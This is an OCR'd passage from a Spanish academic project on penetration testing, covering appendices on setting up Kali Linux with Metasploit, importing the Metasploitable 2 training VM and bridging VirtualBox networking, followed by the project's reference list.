


Figura A.1.18 Instalación completa

El último paso que hay que dar antes de tener el sistema operativo configurado por completo consiste en instalar una serie de extras para permitir el correcto funcionamiento del ratón y el teclado, añadiendo además la posibilidad de compartir carpetas con el sistema operativo principal. Para ello, una vez arrancado **Kali Linux**, desde un terminal ejecutaremos lo siguiente (Figura A.1.19):

```
root@kali:~# apt-get update && apt-get install -y linux-headers-$(uname -r)
```

Figura A.1.19

Tras esto, dispondremos de la imagen con dichos extras lista para instalar, pero primero habrá que montarla haciendo uso del menú de **VirtualBox** (Figura A.1.20):




Figura A.1.20

Tras esto, nos aparecerá una ventana preguntándonos si queremos lanzar ese software y cancelaremos.

El siguiente paso será copiar el archivo *VboxLinuxAdditions.run* desde el CD montado hasta una ruta de nuestro sistema local estableciendo los permisos de manera que pueda ejecutarse, y ejecutarlo, es decir (Figura A.1.21):

```
root@kali:~# cp /media/cdrom/VBoxLinuxAdditions.run /root/
root@kali:~# chmod 755 /root/VBoxLinuxAdditions.run
root@kali:~# cd /root/
root@kali:~# ./VBoxLinuxAdditions.run
```

Figura A.1.21

Una vez que comprobemos que ha terminado este proceso, debemos reiniciar la máquina virtual y ahora sí estaremos en disposición de configurar la compartición de carpetas. Para ello no tendremos más que acceder con el botón derecho a la configuración de nuestra máquina en **VirtualBox**, y seleccionar **Carpetas Compartidas**. Una vez ahí, añadimos las que consideremos oportunas y marcamos las pestañas de *"automontar"* y *"hacer permanente"*, de forma que cada vez que arranquemos la máquina, ésta lo haga con dichas carpetas disponibles (Figura A.1.22).




Figura A.1.22 Asignación ruta carpeta compartida

En **Kali Linux**, dichas carpetas aparecerán disponibles en el directorio *"media"*.

4. Configuración y arranque del framework *"Metasploit"*

De acuerdo con las *"Políticas de Servicio de red de Kali Linux"* [26], los servicios de red son tratados de forma distinta a cualquier otra distribución y la mayoría requieren que se los inicie manualmente para evitar que ninguno de ellos esté escuchando desde el exterior de forma que las pruebas que realicemos con el sistema operativo puedan ser correctas y no demos pie a una detección *"no deseada"*.

Para el arranque de **Metasploit** será necesario iniciar el servicio que corresponde a la base de datos, y más en concreto a **PostgreSQL**. Mediante la siguiente orden arrancaremos dicho servicio mediante un terminal (Figura A.1.23):

```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
```

Figura A.1.23

Para comprobar que, efectivamente, el servicio ha arrancado, tenemos dos opciones:

a) Comprobar su estado (Figura A.1.24):

```
root@kali:~# service postgresql status
Running clusters: 9.1/main
```

Figura A.1.24

b) Comprobar si el puerto que le corresponde (5432) está escuchando (Figura A.1.25):

```
root@kali:~# ss -ant
State      Recv-Q Send-Q        Local Address:Port          Peer Address:Port
LISTEN     0      128               127.0.0.1:5432                *:*
LISTEN     0      128                   ::1:5432               :::*
```

Figura A.1.25

Una vez arrancada la base de datos, tenemos que iniciar el servicio propio de **Metasploit** puesto que la base de datos no era más que un requisito para que éste último funcionase.

Así, procedemos de la misma forma que antes (Figura A.1.26):

```
root@kali:~# service metasploit start
Configuring Metasploit...
Creating metasploit database user 'msf3'...
Creating metasploit database 'msf3'...
insserv: warning: current start runlevel(s) (empty) of script `metasploit' overr
ides LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `metasploit
' overrides LSB defaults (0 1 6).
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
```

Figura A.1.26 Arranque del servicio Metasploit

Lo más importante que podemos observar es que se crea un usuario *"msf3"* y una base de datos *"msf3"* en el PostgreSQL que arrancamos previamente. Además se inician los servicios RPC y web necesarios para su funcionamiento.

Ahora podemos verificar que el proceso se ha completado de forma adecuada arrancando la consola de **Metasploit** (msfconsole) y comprobando el estado de la base de datos. Para ello (Figura A.1.27):

Figura A.1.27 Comprobación del funcionamiento de la msfconsole

Tan solo nos quedaría actualizar los servicios que inician a la vez que el sistema para incluir tanto **Metasploit** como **PostgreSQL**. Para ello (Figura A.1.28):




Figura A.1.28

Ahora tenemos el sistema operativo listo para empezar a interactuar con las herramientas de análisis de seguridad que nos proporciona **Kali Linux.**

Anexo II: Instalación Metasploitable Linux V2 sobre Virtual Box

En esta ocasión la diferencia está en que "Metasploitable Linux" es directamente una *máquina virtual* creada de forma intencionada para poseer vulnerabilidades y ser un campo de pruebas de gran proyección en materia de seguridad y en concreto para pruebas de penetración.

La instalación por tanto varía en tanto a que no instalamos una imagen de disco desde cero, sino que partimos de una máquina virtual totalmente operativa.

Lo primero que tendremos que hacer será crear la máquina virtual genérica de Virtual Box que haga uso de la que ya tenemos correspondiente a Metasploitable Linux. Tomaremos como base un Ubuntu de 32 bits (Figura A.2.1).




Figura A.2.1 Configuración inicial de la máquina virtual

Tras esto asignamos la memoria RAM que tendrá el sistema y que será más que suficiente con 512 MB (Figura A.2.2).




Figura A.2.2 Asignación de memoria

A continuación el paso clave en la instalación consiste en asignar como disco duro la propia máquina virtual que hemos descargado y cuya extensión es del tipo **"*.vmdk"**, es decir, perteneciente a una máquina virtual basada en *Vmware* (Figura A.2.3).




Figura A.2.3 Uso de disco duro virtual ya existente y basado en *Vmware*

Una vez hecho esto, nos basta con arrancar la máquina virtual y tener en cuenta que el usuario/password será **msfadmin/msfadmin** (Figura A.2.4).




Figura A.2.4 Ventana de login de Metasploitable Linux

Cabe destacar que no se proporciona la contraseña de **root**, sin embargo, basta con ejecutar la orden que se necesite con "*sudo"* delante y la contraseña anteriormente citada será la que se requiere.

Por tanto, el propio usuario **msfadmin** tiene ya privilegios de administrador.

Anexo III: Integración máquinas virtuales en la red local

Para poder hacer las pruebas de penetración que se realizarán en este proyecto es necesario tener conectividad entre las distintas máquinas virtuales. VirtualBox por defecto no activa dicho acceso entre máquinas por lo que es importante destacar que somos nosotros manualmente quienes tienen que configurar cada una de las máquinas virtuales para integrarlas en la red local de la que estemos haciendo uso.

Para ello nos clicamos con el botón derecho sobre cada una de las máquinas virtuales y nos vamos a "*Configuración"*, una vez allí, si pinchamos en "*Red*" podremos configurar cada uno de los adaptadores de red que necesitemos para nuestros equipos. En principio con un adaptador de red por equipo nos es más que suficiente.

Podemos observar que el equipo aparece por defecto como "*Conectado a: NAT"*. No tenemos más que cambiar de *"NAT"* a *"Adaptador Puente"* y ya tendremos conectividad absoluta entre los equipos de la red local (Figura A.3.1).

Figura A.3.1 Configuración del adaptador de red (1/2)

El adaptador seleccionado dependerá del que estemos usando en el equipo base que virtualiza a las demás máquinas (Figura A.3.2).




Figura A.3.2 Configuración del adaptador de red (2/2)

Referencias:

[1] Vincent Lalanne y Manuel Munier. *Information Security Risk Management in a World of Services*. Université Pau & Pays Adour. 2011.

[2] Justo Carracedo Gallardo. *Seguridad en redes telemáticas*. Universidad Politécnica de Madrid, 2004.

[3] *Hacking definition.* Internet Security Systems. [Consultada el 21/04/2014] Disponible en: http://www.iss.net/security_center/advice/Underground/Hacking/default.htm.

[4] *Transparencias de la asignatura Seguridad Informática.* Constantino Malagón, Universidad Antonio de Nebrija. [Consultada el 21/04/2014] Disponible en:

http://www.nebrija.es/~cmalagon/seguridad_informatica/transparencias/Modulo_0.pdf

[5] Sarah Granger. *Social Engineering Fundamentals, Part I: Hacker Tactics*, *[en línea]* [Consultada el 21/04/2014] Disponible en: http://www.symantec.com/connect/articles/social-engineering-fundamentals-part-i-hacker-tactics

[6] *Enciclopedia jurídica: Spoofing,* [Consultada el 01/05/2014]. Disponible en: https://www.inteco.es/wikiAction/Seguridad/Observatorio/area_juridica_seguridad/Enciclopedia/Articulos_1/spoofing_es

[7] Laurie Williams "Testing Overview and Black-Box Testing Techniques", NCSU, 2006. [en línea] [Consultada el 27/04/2014]. Disponible en: http://agile.csc.ncsu.edu/SEMaterials/BlackBox.pdf

[8] "Introducción a las vulnerabilidades", Instituto nacional de Tecnologías de la Comunicación. [en línea] [Consultada el 15/05/2014] Disponible en: http://www.inteco.es/

[9]*National Vulnerability Database***.** National Institute of Standards and Technology. [En línea]. Disponible en: http://nvd.nist.gov/

[10] *Vulnerabilities Database.* Security Focus [En línea] Disponible en: http://www.securityfocus.com/vulnerabilities

[11]*Exploit, computer security.* [En línea] [Consultada el 01/05/2014] Disponible en: http://www.princeton.edu/~achaney/tmve/wiki100k/docs/Exploit_(computer_security).html

[12] *Definición vulnerabilidad* día 0. Acens blog by Telefónica. [Consultada el 02/05/2014]Disponible en: http://www.acens.com/blog/que-es-una-vulnerabilidad-0-day.html ;

[13] *Reglas Texas holdem Poker*. AS Póker. [En línea] [Consultada el 15/05/2014] Disponible en: http://www.elpokerdeas.com/reglas-poker-texas-holdem.html

[14] *Preparación de equipos virtuales para internet*, Artículo técnico. Trend Micro. Agosto de 2009.

[15] J.Postel. *Protocolo de mensajes de control de Internet*. ISI. RFC 792. Septiembre 1981

[16] *Requirements for IP Version 4 Routers.* Sección 4.3.2.8. Rate limiting. [En línea] [Consultada el 20/05/2014] Disponible en: http://tools.ietf.org/html/rfc1812#section-4.3.2.8

[17] Fernando Picouto, Iñaki Lorente, Jean Paul García-Moran, Antonio Ángel Ramos. *Hacking y seguridad en internet*. Editorial "Ra-Ma", 1ª edición. 2007. Paracuellos del Jarama.

[18] Joe Touch, Eliot Lear, Allison Mankin. *Service Name and Transport Protocol Port Number Registry*. IANA. [En línea] [Consultado el 27/05/2014] Disponible en: https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.txt

[19] *Prueba de Penetración*. Soluciones. Ximark Technologies. [En línea] [Consultada el 02/06/2014] Disponible en: http://www.ximark.com/EthicalHacking/PruebadePenetraci%C3%B3ndeRed.aspx

[20] *Dynamic Link Libraries*. System Services. Microsoft. [En línea] [Consultada el 02/06/2014] Disponible en: http://msdn.microsoft.com/en-us/library/windows/desktop/ms682589(v=vs.85).aspx

[21] *¿Qué es un control Active X?*. Recursos Microsoft. [En línea] [Consultada el 02/06/2014] Disponible en: http://www.microsoft.com/es-es/security/resources/activex-whatis.aspx

[22] *Metasploit, Kali Linux and Backtrack Projects.* Offensive Securiry. [En línea][Consultada el 10/06/2014] Disponible en: http://www.offensive-security.com/

[23] *Ruby, el mejor amigo de un desarrollador.*Ruby. [En línea] [Consultada el 02/06/2014] Disponible en: https://www.ruby-lang.org/es/

[24] *IRCnet Internet Relay*. IRChelp. [En línea] [Consultada el 02/06/2014] Disponible en: http://www.irchelp.org/

[25] *How SCP Protocol Works*. Jan Pechanec's Weblog by Oracle. [En línea] [Consultada el 03/06/2014] Disponible en: https://blogs.oracle.com/janp/entry/how_the_scp_protocol_works

[26] *Documentación Kali Linux*. Kali Linux. Offensive Security. [En línea] [Consultada el 02/04/2014] Disponible en: http://es.docs.kali.org/